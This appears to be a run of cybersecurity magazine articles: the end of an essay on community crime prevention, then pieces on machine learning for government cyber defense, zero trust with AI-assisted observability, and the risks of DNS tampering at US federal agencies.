It appears there is yet a great disbalance between developed, developing and undeveloped economies as some parts of the world can be well-protected, while the rest of them still need some adequate defense responses to the ongoing situation. The majority of the people see as an enjoyable traveling the world and the leading countries in the world have developed intelligence programs for their residents who can get some confirmed advices about the condition in some part of the globe, as well as if planning a journey they can check out some travel risks in order to make a decision about their choices. Some governments across the globe can recognize the significance of such an updating and they could impose some additional requirements to their citizens traveling aboard. For instance, if anyone wants to go overseas should apply for such a permission enclosing all necessary completed applications and their evidence in order to within several business days get a reply from the government agency accepting or rejecting such an inquiry. If that permission is not approved with the traveling document such as passport the passport control will not allow such a person leaving the country and it can be seen as a criminal justice responsibility if anyone attempted to cross the border in such a manner. Also, the high portions of the advanced countries do not issue visa or in this case; permission for a trip as they have all those details in their database system. That could be concerning as the cybercrime underworld can hack such an IT infrastructure and some kind of the assurance is more than needed.

The main risk is if someone wants to travel alone as such a person if not under monitoring can be an easy victim to highly dangerous criminal and terrorist organizations. Any good government will do their best to protect own people from being under the threat and the mission of security is to support the legal people from any kind of the risk. This time is alarmingly critical and it’s obvious why the measures of prevention from the crime and terrorism have become such a serious. The system’s need for a community support will be rapidly demanded as in this time of the emergency anyone being willing to collaborate with the authorities is more than wanted. The modern hackers will start their offensive career as underage and there must be some classmates who will cope with such a finding and be willing to support the Police getting their eyes and ears in such a case. Those programs are yet developing and even teachers and parents can take part in order to save those young men and women from being recruited to commit something horrifying to someone else. In addition, the schools are hacked and being willing to admit or not their staffing simply noticed something suspicious, unusual or inappropriate – but did not share

such information with the Police believing it was not up to them. Therefore, many will use an excuse that they are not capable to combat crime in schools, at Universities or anywhere else. In other words, instead of the collaboration they will provide their silence making advantage to the bad guys in their merciless fight for not more, but for all as they play for all or nothing. It seems the modern threats are mostly in contrast as they see everything black and white and if they cannot touch the sky whenever they want they can see that as frustrating and unsatisfying, so far.

6. Community Crime Prevention

Preventing the crime is a tough task as it needs some findings from a pre-event phase or in other words; time when the incident was planned and prepared, but not convicted. Sometimes it's such a hard for the law enforcement agencies to obtain accurate and timing information about something that yet waits to happen as the experienced criminals certainly deal with a skill in their business. Indeed, the professional offenders work for a profit and they will always carefully plan all their criminal schemes which must operate in the practice. The point is the bad actors could cope with an outstanding situational awareness which is the case today as they such a mercilessly attacked many of so at the global scene. It's needed to explain better how it is possible to deal with some situational awareness in some criminal environment as in this time the majority of the cases are on good way to get resolved, but the criminals and terrorists still believe they can change something. In an essence, the bad guys are familiar with the communities sometimes better than authorities and if they are capable to make the criminal scheme they undoubtedly know the situation within the people and they know what to do in order to their action succeeds. Probably they will sooner or later get in hands of the Police, but it can take time before some case is done and when the time of the arrest has come. In other words, only in freedom the criminals can make something, but there are also the cases when the bad guys operate from the prison trying to revenge to those who put them there. On the other hand, the finding about the crime before it happened or at least the efficient investigation can make the criminals to give up from their business as they will deal with the huge risk to fail. They are professionals and do not want to be out of the business as only if they make money, they will be satisfied. The experience shows the majority of criminal organizations find as enjoyable to spend the money from the crime on some luxury and prestige for a reason that lifts them above the common people or at least those ones who made the money through dedicated and legal work. In so many cases, those honest people with the money which play by rules could be a target of the bad actors as anywhere in the world the legal business is the aim of criminals who usually make threats and blackmail the people with money mainly collecting some racket from them. For example, the bad guys are ready to use the force in order to make someone to pay for some close person being kidnapped or in the smaller communities there can be a vandalism with the graffiti as the criminals will always make a threat to the business people to service their monthly debts in order to avoid painting the walls of their offices at least weekly as the offenders will

always make new and new damage if they are not paid out. Indeed, it's obvious how crime within a community works and there are a lot of challenges to lawfully recruit the community members to serve to the law enforcement agencies simply sharing some information with the authorities. The people might be frightened to choose to serve to their ecosystems as they can be intimidated by the criminals that they will get if they even think to try reporting anything to the Police. The community crime prevention programs sound great and maybe somewhere they are effective, but in so many cases the people might select to remain silent as they are simply scared to talk, so far.

The very first beginnings of the community crime prevention have begun several decades ago in the United States. The initial idea was to mobilize the nation to serve to their communities being reliable sources to the law enforcement. Some research resources indicate that program helped to the authorities to reduce or even uncover the crime, but the ongoing global condition suggests that the US authorities were not aware about many of so. The main reason to believe that is an evolving terrorism across the globe, as well as the tremendous losses and tragedy being correlated with the 9/11 terrorist operations. In other words, even with the community crime prevention programs the system might remain unaware about many of so probably for two key factors being intimidation and corruption. Some people could be tortured to not report anything to the authorities, while the others will receive some bribe in order to show some cooperation or to cover all they know which makes them getting involved into the crime. Apparently, it's a time for the deep screenings and reforms as the entire defense community would serve better. That is not a situation in the less developed parts of the world only, but obviously something that should get tackled even in the most progressive economies. Indeed, any community copes with some level of the situational awareness and there are a lot of brave and responsible people who could be willing to put a plenty of their effort in order to show how deeply they care about everyone, as well as demonstrate the need for solidarity in hard times.

On the other hand, the community crime prevention programs are functional and can offer some results, so they should not be pushed aside like that as with the better organization and some innovative methodology they could yet serve and get applied even today. In an essence, it's always significant to aware the authorities about anything being familiar with and they will invest a certain degree of the resources trying to provide some response to the problem being reported. The experienced law enforcement officers can find novel approaches, tactics and strategies in order to improve the quality of the life to anyone staying on their territory. There are the heaps of the countries in the world which can offer good life and business outlets and the point is those societies are ready to combat for more secure community. Maybe the coming times will bring some new ideas and concepts in security, but those outcomes should not be assumed as the final solutions as any new epoch gives new tendencies which must be monitored and it has to be clear that the humankind progress is unstoppable getting with itself the strong need for more advanced roads and never ending search for improvements and updating elements of the full

picture. In total, any single piece in the puzzle is important and it seems the new trends and tendencies in defense could look for true thinkers who can serve for the betterment of many.

7. Countermeasures to Cybercrime

The best countermeasures to high-tech criminality come from a cyber industry as that branch of the commerce is equally capable to produce both – weapon and counter weapon. Also the majority of the cyber defense experts can provide better security in the cyberspace via carefully developed procedures and policies, as well as some sorts of the educations and training. Many historians believe that the 20th century was an age of the geniuses, while the times that come will be eras of the skill. In other words, no one is that smart to leave such a deep track in science and technology, while the teams of the skillful persons literally can move the stones. Indeed, the cybercrime will get its adequate response sooner or later especially for a reason the humankind hardly waits for that moment. The high-tech offense is a challenge of the nowadays and as so it must be removed smoothly as anything causing concerns has been. No one wants more troubles and the cyberspace is definitely the spot which must be assured for the betterment of all.

Discussion

Preventing any crime can be a sword with two edges as the bad actors can shift somewhere else or turn into the new crime area as their business for making some profit. The similar case is with the cybercrime which is even being manageable yet a headache to many over the world. In other words, it's necessary to find a balance between offense and defense in order to reach the perfect harmony in security. As it is well-known, there is no an absolute security as there is no a flawless crime. Everything can be beaten or at least challenged. The risk must be maintained at an acceptable level or in other words; within some tolerances. That's how technology works and that's how the entire nature functions. No reason for a panic – only for a higher awareness which will undoubtedly lead to the resolved problem, so far.

Conclusion

Those who believe there is a way to handle some problem just getting its trick are mistaken. There is no a silver bullet – only the hard work. The future tendencies will define times the people will live in and anyone serious can understand it's up to this generation of the humans to prepare the Earth for the next chapter of the history.

References:

[1] Djekic, M. D., 2017. The Internet of Things: Concept, Application and Security. LAP LAMBERT Academic Publishing.

[2] Djekic, M. D., 2021. The Digital Technology Insight. Cyber Security Magazine

[3] Djekic, M. D., 2021. Smart Technological Landscape. Cyber Security Magazine

[4] Djekic, M. D., 2021. Biometrics Cyber Security. Cyber Security Magazine

[5] Djekic, M. D., 2020. Detecting an Insider Threat. Cyber Security Magazine

[6] Djekic, M. D., 2021. Communication Streaming Challenges. Cyber Defense Magazine

[7] Djekic, M. D., 2021. Channelling as a Challenge. Cyber Defense Magazine

[8] Djekic, M. D., 2021. Offense Sharing Activities in Criminal Justice Case. Cyber Defense Magazine

[9] Djekic, M. 2019. The Informant Task. Asia-Pacific Security Magazine

[10] Djekic, M. D., 2020. The Importance of Communication in Investigations. International Security Journal

[11] Djekic, M. D. 2019. The Purpose of Neural Networks in Cryptography, Cyber Defense Magazine

[12] Djekic, M. D. 2020. Artificial Intelligence-driven Situational Awareness, Cyber Defense Magazine

[13] Djekic, M. D. 2019. The Perspectives of the 5th Industrial Revolution, Cyber Defense Magazine


[14] Djekic, M. D. 2019. The Email Security Challenges, Cyber Defense Magazine

[15] Djekic, M. D. 2016. The ESIS Encryption Law, Cyber Defense Magazine

[16] Đekić, M. D., 2021. The Insider's Threats: Operational, Tactical and Strategic Perspective. LAP LAMBERT Academic Publishing.

About The Author

Milica D. Djekic is an Independent Researcher from Subotica, the Republic of Serbia. She received her engineering background from the Faculty of Mechanical Engineering, University of Belgrade. She writes for some domestic and overseas presses and she is also the author of the books“The Internet of Things: Concept, Applications and Security”and “The Insider’s Threats: Operational, Tactical and Strategic Perspective”being published in 2017 and 2021 respectively with the Lambert Academic Publishing. Milica is also a speaker with the BrightTALK expert’s channel. She is the member of an ASIS International since 2017 and contributor to the Australian Cyber Security Magazine since 2018. Milica's research efforts are recognized with Computer Emergency Response Team for the European Union (CERT-EU), Censys Press, BU-CERT UK and EASA European Centre for Cybersecurity in Aviation (ECCSA). Her fields of interests are cyber defense, technology and business. Milica is a person with disability.



How Government Agencies Can Leverage Machine Learning to Tackle Cyber Threats

By Rob Carey, President, Cloudera Government Solutions

Protecting data should be of utmost concern for both the private and public sectors. It's widely recognized that cybercrimes are on the rise, and with bad actors around the world seeking to disrupt technology ecosystems, cybersecurity is a widespread issue.

For perspective, in 2022, many reports were released from the government that included the process for cyber incident reporting, including GAO – a proactive approach to addressing the rise in incidents and attacks. Even the 2020 SolarWinds Orion supply chain breach that targeted a host of public and private sector organizations (18,000 customers) including NASA, the Justice Department, and Homeland Security, still has lasting effects to this day and only further emphasizes the need for smart data solutions with government agencies.

As cyberattacks continue to persist and inflict long lasting damage, it's essential for the public sector to outpace threats to the current IT landscape and empower people with enterprise data solutions that accelerate detections and isolate malware quicker and more effectively. Understanding the impact of data science (AI/ML) talent on the mission, and delivering advanced analytic products powered by machine learning into the hands of the cyber-threat hunters, are critical steps to minimize cyberattacks.

Data Solutions: The Role of Machine Learning Operations

Data is constantly growing and accumulating through various mediums used within a government agency – a primary reason why it is critical to build a secure cyber ecosystem. Cybersecurity is a big data challenge.

Machine learning technologies have demonstrated great capabilities, specifically toward moving past signature tracking, and automating some functions to identify and neutralize malware. This is crucial because it adds an element in addition to signature tracking as the only solution that can get ahead of malicious cyber threats.

These technologies are transformative and present cybersecurity operations with a force multiplier to leverage smart data solutions at scale within a cyber-mission. Machine learning also empowers a variety of data solutions that have demonstrated scalable and efficient results, including:

- Enormous amounts of historic and real-time data to be synthesized and prepared for analysis
- Automation of manual and repetitive tasks, clearing time for resources dedicated to time to mission-critical operations.
- Continuous learning from evolving data sets to include labeled detections and alerts
- Automation of predictive threat detection, evaluation and response
- Augmentation of analyst insights with immediate machine learning detection
- The capability to maximize true positive detections while minimizing false positives

Understanding and Addressing Barriers

While there are many clear benefits to utilizing machine learning for cybersecurity operations, it's always critical to look at the potential obstacles to real-world implementation. AI/ML implementation can be hindered by technical barriers, disparate systems and interfaces resulting in machine learning production that requires users to move from one interface to another, sometimes duplicating work. This can cause workflows to become so cumbersome that projects never make it past pilot, and most importantly, data scientists' machine learning models rarely emerge from experimentation to operation.

The key to achieving mission success and overcoming technical barriers is utilizing a unified data platform to consolidate data management solutions that support machine learning operations into a single interface.

The result leads to optimal performance, scalability and much improved security. A unified data platform also allows users to collect, monitor, analyze and store data from continuous and various streams. Once the data has been stored in the data lake-house, data and hybrid data platforms set the stage for the entire machine learning lifecycle by allowing users to train, package and serve machine learning models from a single secure platform. This also includes the integrated security and governance technologies required for compliance.

Unified data platforms unlock the potential of data scientists as machine learning models emerge from research projects to mission-critical components or services. Thus, empowering the operator or cyber analyst while reducing the time for threat resolution, while amplifying the impact of data science talent on the cyber frontlines, helps lead to mission success.

Lastly, another barrier includes the current talent gap with government IT and the realm of data scientists. For teams to address the other initial barriers, organizations must address the technology workforce.

The Importance of Data Science Talent

Recognizing the pivotal role that data science talent has on the cyber frontlines is a must for meeting cybersecurity objectives effectively. The world is powered by data – showcasing the need for data scientists for even the simplest business operations. From identifying opportunities to establishing smarter business solutions, attracting quality data science talent who can further the implementation of AL/ML technologies is paramount to a successful data-driven organization.

Having solid data science talent allows teams to gain valuable insight that assists organizations in making informed decisions and improving decision-making processes. Harnessing data science talent leads to proven scalable and stronger results. Looking to the future, utilizing and building strong data science talent is key to strengthening cyber defenses – having team members within an organization who have the necessary understanding creates a more secure IT landscape.

About the Author

Rob Carey is the President of Cloudera Government Solutions. As former Deputy DOD CIO and Navy CIO, he is a highly recognized public sector leader in enterprise IT, cloud and cybersecurity. He currently leads sales, engineering, operations, and marketing teams to solve customer data driven digital transformation challenges across federal, state and local government organizations.

For more information, please visit Cloudera website.

Improving The Resilience of Government Networks Requires More Than Zero-Trust Policies.

Combining zero-trust strategies with AI-assisted observability solutions gives the country its best chance to defend itself.

By Willie Hicks, Federal CTO, Dynatrace

Nation-state cyberattacks remain top of mind for the U.S. government and federal sector.

Though 2022 elapsed without a devastating security breach on par with the SolarWinds or Colonial Pipeline attacks of previous years, the federal government has plenty of concerns. A recent survey conducted in part by the Center for Strategic and International Studies indicated that 86% of organizations believe they've been targeted by a nation-state threat actor.

President Joe Biden recently shared a memorandum in which he called on federal agencies to make bold changes, significantly invest in cybersecurity, and modernize agency IT systems. Essentially, the president is calling on the government to clean its own house first and lead by example.

A linchpin of Biden's cyber-defense plan is zero trust — the "Never trust, always verify" security framework generating a lot of attention. For more than a year, Biden has called for the accelerated adoption of secure cloud infrastructure and zero-trust architecture.

Zero trust represents an important step forward, but it's no panacea. Before the federal government sees broad adoption of zero-trust principles, there are several significant challenges to overcome.

The time is now for a zero-trust security approach.

Zero trust is not a single product, technology. Nor is it a turnkey solution. It's a methodology.

The main principles of zero trust include the following:

- Denying access to an organization's data by default.
- Never trust any device by default.
- Isolate workloads and data as part of a granular authentication process.

Verified users are given access to only the data, applications, and other resources needed to complete their work.

While zero trust has been around for over a decade, its popularity has spiked with the rise of hybrid cloud and hyperconnected environments. In a world in which resources sprawl across a massive attack surface, new security practices are necessary.

But implementing zero trust can be tricky.

Not every federal agency has access to mature security systems or operates computer systems that are compatible with zero-trust services. And not every government agency or entity can allocate the labor and funds necessary to undertake a major technology and operational overhaul.

Weighing the challenges of zero-trust implementation

Implementing zero trust requires agencies to reorganize and redesign IT infrastructure. Laptops are stolen frequently, for instance. Therefore, if zero trust is to extend to all endpoints, organizations need to secure all devices. This requires patching and securing all hardware assets and could mean issuing completely new devices.

Isolating workloads and information via authentication processes is complex. Creating specific access policies for different workloads and resources requires enormous effort. Additionally, these policies typically need continuous updating.

These authentication checkpoints can also drag down productivity if security settings aren't streamlined or are prone to error. Employees could find themselves erroneously locked out of systems or applications important to their work.

A federal agency may have to rethink its security strategy to adopt zero trust, which realistically requires a holistic approach. This kind of technology restructuring, especially when legacy systems are involved, means protection gaps may go unnoticed — a serious risk.

Observability is key to zero trust.

Zero trust alone can't provide all the visibility that security teams need to see across their dispersed environments.

Agencies must wed zero trust to AI-powered cloud observability tools, which can spot gaps in protection and ensure a seamless and secure shift to hybrid and multicloud architectures. These AI solutions automatically monitor data and identify and remediate potentially threatening activity in real time.

Just like with zero trust, the concept of observability grew in popularity as organizations across the globe embarked on digital transformation and began building massive cloud-native environments. They found they needed solutions to help observe their expensive networks and make sense of data in context to the technology stack as a whole, and they needed it in real time.

Without this kind of observability, they couldn't fully understand the effects on users and the business. But traditional observability tools didn't fully satisfy their needs. Therefore, IT chiefs at federal agencies should obtain tools that provide advanced AI-assisted observability and collect data from all system components.

Traditional observability provides IT teams with aggregated data from three main sources: traces, metrics, and logs. The most modern tools should offer the same information but also deliver data on full-stack, end-to-end, code-level observability.

IT teams need AI-assisted automation

IT teams need technologies that provide continuous, automatic discovery and instrumentation and always-on coverage with zero manual configuration. Automation is key here.

Traditional observability approaches typically required developers to manually instrument code, but this clunky process is inefficient and even unrealistic when thousands of hosts and microservices cross global and multicloud infrastructures.

And through code-level, precise root-cause analysis, a causation-based AI engine is also vital for discerning actionable answers to serious problems.

An effective observability platform continuously automates data collection and analysis for enterprise-grade scalability and end-to-end advanced observability. There really is no substitute.

In the end, there is no single answer to thwarting ransomware or attacks by super-sophisticated nation-state threat actors. But if the government is to provide agencies with the best defense, then a sound zero-trust strategy coupled with top-of-the-line observability solutions will give us the best chance of keeping the nation's computer systems secure.

About the Author

As Federal CTO at Dynatrace, Willie Hick has spent over a decade orchestrating solutions for some of the most complex network environments, from cloud, to cloud native applications and microservices. He understands tracking and making sense of systems and data has grown beyond human ability. Working across engineering, product management to ensure continued growth and speed innovation, he has implemented Artificial Intelligence and automation solutions over hundreds of environments to tame and secure their data. Willie also enjoys woodworking, playing old-time banjo and fiddle, and, most importantly, spending time with his wife and two children. Willie has an MS in Electrical Engineering from the University of Alabama, Birmingham.

Willie can be reached online at (LinkedIn) and at our company website https://www.dynatrace.com/

Internet Asset Security: Risks of Inaction Against DNS Tampering

By Andrew J. Jenkinson. CEO. Cybersec Innovation Partners Ltd.

‘’There are risks and costs to action, but they are far less than the long-range risks of comfortable inaction.’’ John F. Kennedy

On January 23, 2019, the Department of Homeland Security was forced to issue a rare "Emergency Directive" for ALL Federal Agencies to audit their DNS (Domain Name Systems) records.

The Emergency Directive 19-01- MITIGATE DNS INFRASTRUCTURE TAMPERING was issued by CISA, the Cybersecurity & Infrastructure Security Agency. Relevant portions of the Emergency Directive included the following:

Section 3553(h) of title 44, U.S. Code, authorizes the Secretary of Homeland Security, in response to a known or reasonably suspected information security threat, vulnerability, or incident that represents a substantial threat to the information security of an agency, to "issue an emergency directive to the head of an agency to take any lawful action with respect to the operation of the information system, including such systems used or operated by another entity on behalf of an agency, that collects, processes, stores, transmits, disseminates, or otherwise maintains agency information, for the purpose of protecting the information system from, or mitigating, an information security threat."

Federal agencies are required to comply with these directives.

The Emergency Directive was hot on the back of 33 days of disruption that caused many of the Federal Agencies Internet Assets to be shut down. This incident was unequivocally connected to discovering DNS tampering. Let us briefly cover what DNS is as it is nothing new, but critical to security.

DNS was designed and developed by Dr Paul Mockapetris between 1983 and 1986. DNS became adopted globally as one of the first Internet Protocols. Put simply, DNS allowed people to use the alphabet to recall website addresses. This was then translated by DNS into binary numbers for computers to use, share, and distribute.

A website address like Google.com typically has IPv4 addresses such as 172.217.14.78. The IPv4 address is a unique string of numbers punctuated by dots. The later IPv6 addresses are a series of hexadecimal characters and colons. Because the Internet is extremely dynamic, both IP addresses and domain names can change. DNS is adapted to record and reflect these changes, so it can successfully do its job of converting text domain names into IP addresses. DNS accommodates both IPv4 and IPv6 addresses.

DNS Abuse and Attacks are nothing new. DNS manipulation has been successfully used by the U.S. Government to monitor data flow and if deemed suspicious, has the ability to capture and review the data 'packets.'

Following the atrocities of 9/11, DNS tampering became more widely, and more frequently used. There are numerous papers dating back to the early 2000's that share information and concerns of the lack of DNS controls, management, and governance. This led to not only a heightened awareness of the already near 20 years old Internet Protocol, but also highlighted the ability to Abuse and Attack DNS by our adversaries. Put simply, DNS became more akin to the Wild West than a Protocol to ensure stability and data flow correctness. This free-for-all led to the Emergency Directive 19-01.

Unfortunately, the majority of Federal Agencies were unable to comply with the Emergency Directive due to a lack of knowledge, capability, and skill within the field of DNS. CISA offered to support the Ten-Day Directive deadline with the various Federal Agencies. However, CISA's own DNS record was, and is, like the majority of Federal Agencies, far from optimal today.

To exacerbate the exposed, vulnerable, and easily manipulated DNS of organisations, Cloud Computing, DNS, and Content Delivery Network (CDN) outsourcing, became the new norm. This conveniently was often seen (incorrectly) as passing the challenge onto various outsourced providers**.** One can outsource pretty much everything these days. That is, everything apart from responsibility and especially Fiduciary responsibility.

CDN providers like Akamai, Cloudflare, Fastly, and others exponentially grew. It was deemed a double whammy to reduce both CAPEX to become OPEX budgets and reduce the perceived Internet Assets' distribution responsibility and security. The ownership of hundreds of servers, along with their costs, premises, maintenance, and ongoing upgrading along with latency issues through the distributed CDN network. It is easy to see how this became a very attractive proposition.

CDN's provide the equivalent of DHL or a FedEx to the digital world by distributing digital packets rather than physical packets and instead of physical warehouses, CDN's have data and server warehouses.

Nonetheless, both the physical, and digital packets being sent and received require security to avoid being tampered with. Imagine if a courier sent you a shipped and tracked Rolex watch, however, was swapped out for a Timex en-route. You get the idea. DNS tampering allows data in flight to be altered on the fly. This is without the knowledge of the sender or the recipient. It can and does go much further.

In November 2021, a well-known Federal Agency purportedly sent 100,000 phishing emails complete with nefarious content. In actuality, the Agency did not send the 100,000 rogue emails. The bogus emails were sent by cybercriminals who surreptitiously commandeered the Federal Agency's DNS MX servers that were part of the Agency's IT Infrastructure. The resulting chaos shook up many Americans.

On January 26, 2022, the White House issued their paper on Zero Trust Strategy (M-22-09). One week later the European Commission issued their paper on DNS Abuse. The combined papers cited DNS over 1000 times. These papers were published within days of the Ukraine Government suffering cyberattacks. Over 70 Government Websites as well as the Ukraine Critical Infrastructure suffered cyberattacks due to being exposed and their maintained Insecure positions.

My book on the *Cyberwar in Ukraine, Digital Blood on Their Hands*, shares how NOT SECURE Websites and INSECURE DNS positions were identified and targeted by Russian Nation State Hackers as part of the lead up to the 24 February 2022 when Russia invaded Ukraine.

DNS is possibly one of the worst kept secrets in the world of technology. It goes everywhere, and by everywhere I truly mean everywhere. This article will be emailed and rely upon DNS. A website that I visit will also rely upon DNS. DNS is intrinsically linked to all Internet communications and traffic.

Think of Critical Infrastructure where recent cyberattacks have occurred. These attacks exploited exposed and vulnerable positions and more often than not, these include Insecure DNS positions. Rarely understood, DNS Abuse can be the root cause of phishing campaigns. Many in security confirm that Phishing campaigns are prominent and often used as a means to cause chaos and disrupt a Network.

What is desperately required is the ability to segregate symptoms from causes. The Department of Homeland Security recently stated; ''An attacker can alter the DNS records-including the address Mail

Exchange (MX) and Name Service (NS) records and replace a legitimate address with their own to redirect all traffic.

People naturally trust internal emails from their boss or colleagues. We rarely subscribe to the term used to call cyber criminals as "sophisticated," however, one thing for sure is they know if they can commandeer an MX Server and take control of it, so their phishing emails now become internal emails coming from the same server and masquerading as bona fide emails, their chances of success are greatly increased as opposed to external, highly suspicious emails that can be caught by spam or virus tools.

DNS plays a pivotal role in overall security. Security professionals understandably are a tad divided on the criticality of DNS due to lack of knowledge. If they have not studied, or do not fully comprehend DNS, it is often pushed back as not relevant. This is a grave error.

This is more than a tremendous shame; it is a nothing short of a tragedy. Given the papers by Governments, Agencies, Emergency Directives following Federal Agency on DNS attacks, this stance is an incredibly dangerous position to adopt and maintain. The reluctance by some security professionals sadly can and does create false positives. When a company believe they are secure and receive evidence of their DNS is exposed and can be tampered with, their dismissal can overlook and ignore major exposed vulnerabilities. Such instances can lead to a 'Doctor administering a medicinal remedy only to unknowingly administer access to the very poison killing the patient.'

A cyberattack causes chaos, disruption, damages the brand and can have a negative impact and reduction on the share price. SolarWinds shares are trading at less than $10 from a high of $24 prior to their cyberattack in 2020. It is not uncommon to witness cyber security budgets greatly increased following a cyber incident and hear that "sophisticated attackers' had gained access. What is never said is that due to oversights, errors, sometimes even negligence, access was easily achieved into the network that caused the cyber incident. Sadly, one can never rule out internal foul play.

If we consider last week's Federal Aviation Authority (FAA) 'outage,' an initial statement was made that a corrupt file caused the incident. Ms. Katie Arrington, the former CISO for the Department of Defence, said in a publicly shared LinkedIn video: ''*Anyone who thinks this was a corrupt file issue knows nothing about cyber security*.'' Katie has been very vocal on her insight and knowledge of this 'outage.'

Our research showed that within hours following the 'outage' that grounded the entire United States from all flights on the 11th of January, the Website https://notams.aim.faa.gov had replaced a critical Digital Certificate. This could of course be a coincidence. It could also be a strategic action in case the incident was more than just an outage. However, not all digital certificates were replaced.

The main concern is that the FAA's DNS was and remains suboptimal and exposed to tampering as the U.S. Government issued the 19-01 DNS Mitigation program in 2019. Due to this error, the newly issued digital certificate is not ensuring authentication, nor encryption. This oversight ensures the FAA, the FAA's partners, and the FAA's clients, the American public are equally as exposed to cyber incidents today as it was the day prior to the incident.

An internationally recognized DNS Expert, the late Mr. Dan Kaminsky showed Microsoft DNS issues back in a secret meeting in Microsoft's Redmond headquarters in 2008 when he, along with Dr Paul Vixie,

showed Microsoft the DNS exposure of their DNS Servers. Microsoft patched their DNS. Today the risks are subsequently greater nearly 15 years later.

Until DNS is placed top centre, the tsunami of cyberattacks will continue to flood the world, eroding our economies and democracies. In a world with limited, and shrinking, financial resources and budgets, we are rapidly heading into a global recession. We believe that this a very bad thing which is completely avoidable if technical managers and executives wake up and do the right things regarding the requirements to know, understand, and remediate their DNS issues.

